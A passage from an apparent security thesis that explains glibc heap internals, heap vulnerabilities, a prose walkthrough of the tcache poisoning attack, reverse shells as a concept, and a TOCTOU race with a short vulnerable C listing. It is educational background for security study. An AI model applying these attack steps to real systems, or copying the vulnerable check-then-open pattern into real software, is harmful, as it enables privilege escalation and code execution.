The solution is simple: have a separate pool of memory for each thread, that can be used immediately without having to wait for the mutex to be obtained. Arena fills the role of such separate pool. If possible, each thread has its own arena that it uses to allocate and free dynamic memory. A single arena may contain multiple heaps, that are scattered around the process's address space. Heap manager keeps track of the arenas existing within the process and assigns them to threads. More details on arenas follows in Section 2.2.4.

Bins

Every arena, as a self-contained unit of memory management, keeps track of previously freed chunks, that are ready to be re-purposed. This is done with bins - linked lists of *freed* chunks.

After the programmer frees a memory chunk, heap manager takes ownership of it, marks it as free and places it to one of these *free lists* (*bins*). Each arena has its own bins. In order to operate as efficiently as possible (both in terms of memory usage and computation speed), heap manager uses multiple types of free lists. These are further discussed in Section 2.2.3.

2.2.2 Memory Chunk

Basic unit of dynamic memory allocation is called *chunk*. Whenever a programmer uses `malloc` or any of the other memory allocation functions, they are given a block of allocated memory that is returned by `malloc` as `void *`. In Section 2.2.1 it was already disclosed, that heap manager actually stores more than just a region for program data. This section discusses in greater detail how and where is accompanying metadata kept.

When a memory is requested from heap manager by programmer, the requested chunk `size` is first aligned to a valid chunk size. Valid chunk size is a multiple of 16 bytes on 64-bit systems and multiple of 8 bytes on 32-bit [29]. If the size requested is not valid, heap manager simply allocates more to keep chunks on the heap correctly aligned.

Structure `malloc_chunk`

Glibc heap manager uses `malloc_chunk` structure to store and manipulate its chunks. This structure, as defined in [27], is listed in Listing 2.1.

Here is a brief description of the structure's fields:

- `mchunk_prev_size` is used to store the size of preceding memory chunk (if it is currently free)
- `mchunk_size` - In addition to storing the real size of the chunk (recall that this is the chunk size that the programmer requested padded and aligned according to the architecture), this field stores three additional pieces of information in the lowest three bits

```c
struct malloc_chunk {
    INTERNAL_SIZE_T      mchunk_prev_size;
    INTERNAL_SIZE_T      mchunk_size;

    struct malloc_chunk* fd;
    struct malloc_chunk* bk;
    struct malloc_chunk* fd_nextsize;
    struct malloc_chunk* bk_nextsize;

};
```

Listing 2.1: `struct malloc_chunk` from [27]

- `fd` and `bk` are only used if the chunk is *free* and they store pointers to the following and preceding chunk in the *free list*, respectively
- `fd_nextsize` and `bk_nextsize` are only used for some of the free lists and are discussed in Section 2.2.3 in more details

Pointer fields (`fd`, `bk`, `fd_nextsize` and `bk_nextsize`) are only used when the chunk has been freed and currently resides on one of the free lists. As long as the chunk is in use, these fields are used to store program data.

Please note that listed descriptions were simplified and the fields' meanings slightly differ depending on whether the chunk in question is currently *in use* or *free*. The following sections clarify their meanings in corresponding states.

Chunk *in use*

Chunk is marked by the heap manager as *in use*, if it is currently being *used* to hold program data. That is the time after programmer called `malloc`, but before they `free`'d the corresponding memory.

This section explains how particular fields of `struct malloc_chunk` are used when the chunk in question is in use. Figure 2.2 illustrates two adjacent chunks, currently allocated, used.

When a chunk is in use, its `fd` and `bk` pointers are not valid and the fields are used to store program data instead. This is illustrated by simply not having `fd` and `bk` fields in Figure 2.2. Also, `mchunk_prev_size` of the following chunk is invalid and the field is used to hold program data instead. This is illustrated in Figure 2.2 by having chunk B's `mchunk_prev_size` field hold program data of chunk A. There is an overlap between the chunks.

Please note that there are two types of pointers involved in Figure 2.2. Pointers `memA` and `memB` are the pointers returned by `malloc` call and they point where the program data is stored. Pointers `ptrA` and `ptrB` point to



Figure 2.2: Two adjacent memory chunks in allocated state

the beginning of the corresponding `struct malloc_chunk` and are only used internally by the heap.

Figure 2.2 also contains three fields, A, M, and P that have not been mentioned so far. Recall that the chunks are aligned to 8 and 16 bytes on 32 and 64-bit systems, respectively. This means that `mchunk_size` is always a multiple of 8, and thus, the three least significant bits of the `size` field are used to hold the following flags [29]:

- Allocated Arena (A): If this bit is 0, chunk comes from main arena and main heap. If set to 1, chunk comes from mmap'd area.
- Mmap'd chunk (M): Standalone chunk allocated with `mmap` system call.
- Previous in use (P): This bit is set to 0 if previous chunk is *free*, to 1 if *in use*.

Note that in Figure 2.2 both chunk A and chunk B are in use and thus the corresponding P bits are set to 1.

Chunk *freed*

When a memory chunk is freed, `malloc_chunk`'s fields that were previously reserved for program data are utilized by heap manager to store its metadata. Specifically, upon chunk A's release, `mchunk_prev_size` field of the following chunk B is set to contain size of chunk A. Forward and back pointers of chunk A are filled with respect to the bin where chunk A is placed when freed (bins are discussed in Section 2.2.3).

Figure 2.3 depicts the same memory as shown in Figure 2.2 after calling `free(memA)`. For clarity, fields that were previously used for program data are highlighted with green color. Chunk A's `fd` and `bk` now contain valid pointers. Moreover, chunk B's `mchunk_prev_size` now contains the `mchunk_size` of chunk A. The corresponding P bit of chunk B had also been set to 0.



Figure 2.3: Two adjacent memory chunks, after one had been freed

2.2.3 Bins

Bins (or free lists) are used to organize memory chunks that were previously freed. This organization is important, because when an allocation request is received by heap manager, it preferably tries to satisfy it from previously used memory - chunks in the bins. Reason for this behavior is an optimization, heap manager tries to best utilize the memory that is already fragmented into chunks before it causes more fragmentation by cutting new chunk from

its `top`[3]. Heap manager strategies have been repeatedly improved and it has been equipped with more special bins to utilize free chunks in the best way possible. As of 2021, glibc `malloc` implementation uses 5 categories of bins[30]:

- Small Bins
- Large Bins
- Unsorted Bin
- Fast Bins
- Tcache Bins

Bins are designed to hold free chunks of the same or similar sizes, that is why there are multiple bins for each category. The following sections discuss individual *bin* categories.

Coalescing

A key mechanism associated with bins is the *coalescing* of neighboring free chunks. If two or more adjacent chunks are free, they are merged together to form one continuous chunk of a bigger size. This is depicted in Figure 2.4



Figure 2.4: Free operation initiating neighboring chunk coalescing

Coalescing procedure is triggered upon a free operation. Heap manager checks whether the chunk being freed neighbors with any free chunks and if yes, it performs the merge.

[3] The `top` chunk is discussed in Section 2.2.4

Small Bins

Small bin is the most basic category of bins. Each small bin is a double linked list of chunks of the same size. Figure 2.5 illustrates this concept in simplified fashion. Note that the size of all chunks in the depicted bin is `size_1`. There is a small bin for chunks of sizes smaller than 512 bytes on 32-bit systems, and smaller than 1024 bytes on 64-bit systems. Therefore, there is a single bin for each possible chunk size up to 512 and 1024 bytes, on the 32-bit and 64-bit systems respectively [30]. Recall that valid chunk sizes for these systems are multiples of 8 and 16. This makes it 62 small bins per arena.



Figure 2.5: Simplified large bin structure from glibc heap manager

Thanks to the fact that each of the small bins stores chunks of single size, addition and removal is fast. However, having a bin for each possible chunk size would cause inefficiencies for programs that allocate wide spectrum of sizes. That is where large bins, described in the following section come to play.

Large Bins

As the name suggests, large bins store chunks that are bigger than small chunks. However, instead of having a bin for each chunk size, each bin contains chunks of range of sizes (say 512 - 578 for the first large bin on the 32-bit system) [30]. Moreover, as the sizes get bigger, the range also spreads more, with the last large bin covering for the rest of the chunks (chunks bigger than range covered by the second largest). Within the bin, `fd_nextsize` and `bk_nextsize` pointers are used to point to the list of chunks of another size within the same large bin [26]. Figure 2.6 depicts this concept. Please note that it is simplified for illustration purposes.

Unsorted Bin

There is only one unsorted bin per arena and it contains chunks of any sizes. It is a simple unsorted double-link list of recently freed chunks as depicted in Figure 2.7. Note that the chunks are not sorted in any way in this bin, they are simply placed there as they are freed.

Unsorted bin has been developed as an optimization mechanism. In practice, a call to `free` is often followed by a `malloc` of the same size [30]. There-



Figure 2.6: Simplified large bin structure from glibc heap manager



Figure 2.7: Simplified unsorted bin structure from glibc heap manager

fore, there is little point in doing all the work to store the freed chunk to a correct bin if we can immediately reuse it to satisfy the following allocation request. Heap manager thus first places freed chunk into unsorted bin, rather than placing it right into its corresponding bin.

During a memory allocation, before searching small and large bins for sufficiently big chunks, unsorted bin is traversed. Each chunk in unsorted bin is checked whether it can be used to satisfy the allocation. If it can, it is immediately reused, if it cannot, the chunk is tidied to its corresponding bin.

Fast Bins

Fast bins are single-linked lists serving as optimization mechanism to satisfy very small allocations faster. When a chunk of up to 160 bytes is freed (80 bytes on 32-bit systems), instead of being coalesced with neighbors and being put to corresponding bin, it is kept marked as in use and put into a fast bin. In a fast bin, the chunk waits to be re-used for next allocation of corresponding size. This chunk keeps its in use bit set, even though it is actually free. This way heap manager prevents it from being coalesced. There is exactly one fast bin for each possible chunk size up to 160 bytes (80).

Tcache

As discussed earlier, concurrent access to arenas is controlled by mutex to prevent race condition bugs. An effort is made by allocator to assign each

thread of an application its own arena, to keep the waiting for obtaining the mutex at minimum. However, there is a limit to how many arenas can exist in a process's address space. When a process surpasses this limit, multiple threads use the same arena and therefore keep stalling each other anyway [30]. In such a critical operation like a memory allocation (programs allocate and de-allocate memory ever so often), having to wait each time for mutex means severe performance implications.

For the aforementioned reasons, in glibc version 2.26, another level of optimization was added [31]. This optimization introduces a thread-local cache called *tcache*. With tcache, each thread holds free lists of reasonably small chunks that are immediately available to satisfy allocations. On every free, heap manager first tries to store the chunk to corresponding tcache bin, to avoid the need to acquire arena mutex. Similarly, when allocating memory, it is preferentially satisfied from tcache. Freed tcache chunks, like fast bin chunks, do not coalesce and are kept marked as in use. Tcache bins are, like fast bins, single-linked lists and are manipulated in LIFO (Last In First Out) manner.

There is 64 tcache bins for each thread. Each of the bins is a single linked free list of up to 7 chunks of same size. The sizes of tcache chunks range from 32 to 1032 on 64-bit system and 16 to 516 on 32-bit system [30].

2.2.4 Heaps, Arenas

When the program starts, it runs one thread and thus has one arena - the *main arena*. This arena contains only one heap - main heap, which is usually placed right after the binary image in the process address space. When this heap needs to grow, heap manager uses `sbrk` system call to shift the end of corresponding memory area and thus enlarge it. As other threads join, they are assigned another arenas, which are created dynamically, and are thus called *dynamic arenas*. Dynamic arenas can have multiple heaps and these are requested from the operation system via `mmap` call[4]. The arenas are stored as a single linked list, where the main arena is the head of the list. Main arena is a global variable in glibc. This is depicted in Figure 2.8 which is taken from [32].

Arena is represented by a `malloc_state` structure [27]. This structure, among many other fields contains `top` pointer, which points to the area of heap that is currently the last chunk on heap. Before the first allocation, it is the only chunk. When the first allocation occurs, the chunk of required size is cut off the top chunk, allocated and the `top` pointer now points to what is left off.

Another important field of the `struct malloc_state` is the `bins` array. This is where unsorted, small and large bins reside. Each bin is represented

[4]Note that chunks from dynamic arenas will have A bit from Section 2.2.2 set



Figure 2.8: Heap and Arena hierarchy from [32]

by two pointers (forward and back), which are internally treated as `fd` and `bk` fields of free chunk. Such a pair of pointers is called bin header. In each arena, there is 1 unsorted bin at the beginning of `bins` array, followed by 62 small bins and 63 large bins. Each arena also contains `fastbinsY` array of fast bins. Tcache is stored in thread-local variables.

2.3 Heap Vulnerabilities

Previous sections introduced core concepts and structures used by glibc heap manager. Until now, all descriptions of structures and procedures assumed sound and consistent behavior of programmers. This is indeed what is required from every programmer who uses glibc heap. Since heap manager uses memory around program data to store its metadata, any violation of heap manager's expectations about the memory may corrupt the metadata and cause inconsistencies and crashes. This simple design choice, to store metadata around program data, combined with improper usage is what vulnerabilities of heap memory arise from.

Behind each heap vulnerability, lies an improper manipulation with dynamically allocated memory. The following sections describe three most common and studied types of heap memory misuse by programmers and in Sec-

tion 2.3.4, one particularly relevant heap attack is introduced.

2.3.1 Heap Overflow

When programmer requests memory from operating system by calling `malloc`, they always need to state the size of memory they ask for. They are then responsible to make sure that whenever the returned memory chunk is accessed, it is done within the bounds of the chunk. Any write beyond allocated memory chunk is called *heap overflow*. Or in other words, heap overflow occurs when there is a way to write beyond the boundaries of the chunk. This causes written data to *overflow* into memory that follows after the chunk. Most probably, this will be where another chunk's metadata reside. Particular way to exploit this type of vulnerability heavily depends on the circumstances, however, in extreme conditions, it can lead to remote code execution.



Figure 2.9: Illustration of heap memory corruption caused by overflow

Figure 2.9 depicts situation where preceding chunk's content overflows into previously freed chunk A and corrupts heap metadata.

2.3.2 Use After Free

Use after free occurs whenever a pointer to dynamically allocated memory is used for read or write operation after it had been freed. Hence the name, *use after free*. As with the overflow type of vulnerability, the exploitability of such bug is heavily dependent on the circumstances. This type of vulnerability is used in Section 4.1 to achieve remote code execution on the Showcase Platform. The pointer that is *used after free* is also called *dangling pointer*.

2.3.3 Double Free

As the name suggests, double free error occurs when a programmer frees the same chunk twice. Freeing the same memory chunk multiple times might

seem innocent at first, but one must keep in mind that the heap manager treats the received memory pointer as an allocated chunk and according to its size it tries to place it to tcache or corresponding bins. Moreover, it can try to coalesce with neighboring chunks. In certain circumstances, memory corruption caused by double free error can lead to remote code execution.

2.3.4 Tcache Poisoning Attack

One attack of particular attention for this thesis is the tcache poisoning attack. The attacker uses *use after free* vulnerability that allows corrupting the tcache free list to trick the `malloc` into returning arbitrary pointer in the next allocation but one. Hence the name, *poisoning*. The proof of concept for this attack can be found in the Shellphish's *how2heap* github repository [33].

Recall from Section 2.2.3, that tcache bins are LIFO-style single-linked lists. When *freed*, a chunk is put at the beginning of corresponding tcache bin. In tcache, `entries[i]` is the pointer to the start of the i-th bin. Adding a chunk to tcache bin means adjusting the `entries[i]` pointer for the corresponding bin and setting the `fd` pointer of the chunk to the chunk previously pointed to by `entries[i]`. Removing a chunk from a tcache bin (for allocation), means setting the `entries[i]` to the first chunk's `fd` and returning the currently first chunk. These two routines are carried out by functions `tcache_put` and `tcache_get`, in the glibc [27] and are depicted at Figure 2.10.

The following scenario triggers `malloc` to return an arbitrary pointer. Attacker allocates two chunks of same size, say chunk A and then chunk B. Next, they free chunk A and then chunk B, making the heap manager put them into one tcache bin. The chunk B is now being pointed to by the `entries[i]` and its `fd` points to chunk A. Suppose that the program contains a *use after free* vulnerability, that allows the attacker to write the memory of the chunk after it was freed. The attacker overwrites the first 8 (or 4 on 32-bit) bytes of what was previously user memory of the chunk B, which is used by the heap manager freed chunk's `fd` field. Then they allocate a chunk of same size as previously to make sure it is allocated from `entries[i]`. During this allocation, the `entries[i]` is set to the `fd` field of chunk B. However, this has in the meantime been overwritten (or *poisoned*) by the attacker. The next `malloc` thus returns the address that was carefully planted by the attacker during the overwrite.

This attack was tested on the author's Linux PC running with glibc version 2.31 and also on the Showcase Platform, defined in Chapter 3, which uses glibc version 2.28.



Figure 2.10: Illustration of `tcache_put` and `tcache_get` operations corresponding to same-size `free` and `malloc`

2.4 Reverse Shell

Opening a so-called reverse shell is a method for an attacker to maintain and simplify their access to compromised target. Shell is a program which allows user to run operating system commands and interact with the machine, usually via command line interface. It is thus very convenient for an attacker to open a remote shell session. Intuitive and straightforward approach to do so, is to run a new shell session by instructing the operating system of compromised machine to listen for incoming connections on a given TCP port and present the clients with a shell upon connection. Such approach is called *bind shell*. However, there is a significant drawback to using bind shells when maintaining control. If a system runs a firewall, it will most probably forbid connections to non-defined ports. Outgoing connections, on the other hand, are not likely to be filtered. To circumvent firewall rules and take advantage of unrestricted outbound traffic, attacker can set up a listener on their own machine, say with a `netcat` utility [34], and instead instruct the remote machine to connect to their machine and then start the shell session. This concept is called *reverse*

shell and depicted in Figure 2.11. It is commonly used e.g., by penetration testers to demonstrate remote code execution vulnerabilities.

For more details and example codes for reverse shells in various programming languages, please refer to [35].



Figure 2.11: Bind shell and reverse shell concepts compared

2.5 Time of Check to Time of Use

This section presents the reader with time-of-check to time-of-use (TOC TOU) type of vulnerability, which is later used in Section 4.2. Principle is outlined in Section 2.5.3, following clarification of prerequisite topics.

2.5.1 Race Condition Errors

Situations, where two or more processes access shared resources and the result of their operation depends on which process runs precisely when, are called race conditions [23]. These situations may result in severely erroneous behavior and are extremely unpredictable, since the precise time of running for particular components depends on the OS's scheduler. This makes the debugging of race conditions extremely difficult.

It is not straightforward though, how this type of error may result in a security issue. As with presented heap vulnerabilities, the exploitability is highly implementation-dependent. TOC TOU is a vulnerability which stems from a programming error producing a specific type of race condition.

2.5.2 Linux Identifiers and setuid Bit

In Linux, each process is associated with user and group identifiers (IDs). These determine the permissions enforced on a given process when e.g, accessing files or sending signals. Each process has multiple types of IDs associated with it, but only two of those are of significant relevance for this section, effective user/group ID (EUID/EGID) and real user/group ID (RUID/RGID). When a process is started, its IDs are all set to ID of user who started the process and its permissions are enforced based on these IDs [36].

For situations when restricted privileged action, e.g, change of password, needs to be performed by a user with insufficient privileges, Linux offers the following solution. Binary that needs to perform the privileged operation on behalf of unprivileged user is marked with a setuid permission bit. Upon execution of such binary, Linux sets process's real IDs to ID of user launching the process and effective IDs to ID of the binary's owner. Effective superuser identity gives required permissions to the process. This way, an unprivileged user can perform privileged action in a controlled manner, since the conditions are enforced by the binary with setuid bit. [36]

2.5.3 TOC TOU

TOC TOU is a software vulnerability arising from an error of race condition type. It stems from a change of state between condition verification and an action execution based on the result of the verification. In practice, this means e.g., a file deletion between a check whether the file exists and a succeeding write operation on that file.

To illustrate how this type of error can lead to serious security violation, an example from [37] is used. Listing 2.2 contains vulnerable C code. First, `access` is called to verify whether the user that runs the program possesses required permissions [38]. Note that `access` performs checks against real ID of the process. If call to `access` succeeds, privileged operations are then performed on said file. Therefore, instructions in the if-clause on lines 2-4 from Listing 2.2 are only performed if original user who launched the program has required permissions for that file.

Goal of potential attacker in the following scenario is to perform privileged instructions enclosed in the if-clause on an arbitrary file, not being restricted by their permissions. Hence, achieving privilege escalation. Suppose that the program has setuid bit set. Attacker will start the program with `file` variable containing path to a file they have required permissions for. Once the `access` check succeeds, attacker replaces said file with a symbolic link which leads to a file they want to carry the privileged operations on. Tricky part which makes exploitation of such vulnerabilities difficult, is that the attacker needs to manage to perform the substitution within small window of opportunity between the *time of check* and *time of use*. This is hard because the timeframe is small and its exact occurrence is unknown to the attacker in the presented scenario.

2.6 Public Key Infrastructure

In security, a need to prove that data had not been tampered with (integrity) and/or that it really comes from source that it claims (authenticity) is fairly common. Such properties can be assured by mechanisms offered by Public Key Infrastructure (PKI). In automotive security, manufacturers use PKI e.g., to

```
1  if(!access(file,W_OK)) {
2      f = fopen(file,"w+");
3      operate(f);
4      ...
5  }
6  else {
7
8      fprintf(stderr,"Unable to open file %s.\n",file);
9  }
```

Listing 2.2: TOC TOU example of vulnerable code from [37]

ensure that the firmware updates are performed securely, to guarantee that only verified applications can be installed on the infotainment system, or to provide hardware measures referred to as secure boot which make sure only trusted code runs on their car's hardware. This section provides reader with necessary background of digital signatures principles for this thesis. Please note that this is a high-level introduction without mathematical background. No particular algorithms are introduced, since only the sole principle matters for purposes of this thesis. For more information on this topic, please see [39].

2.6.1 Public Key Cryptography

Each communicating side in public key cryptography, say A and B, owns two keys, *public key* and a *private key*. As the names suggest, public key is known to all other communicating parties while the private key is kept in secret. When A wants to send an encrypted message to B, they use B's public key to encrypt the message prior to transferring it. Upon receipt of an encrypted message, B uses their private key to decrypt the message. The public key encryption scheme guarantees that only a party with possession of B's private key is able to decrypt the message. The notion of public key cryptography was first publicized by Diffie and Hellman in a notoriously known paper *New Directions in Cryptography* [40].

2.6.2 Digital Signatures

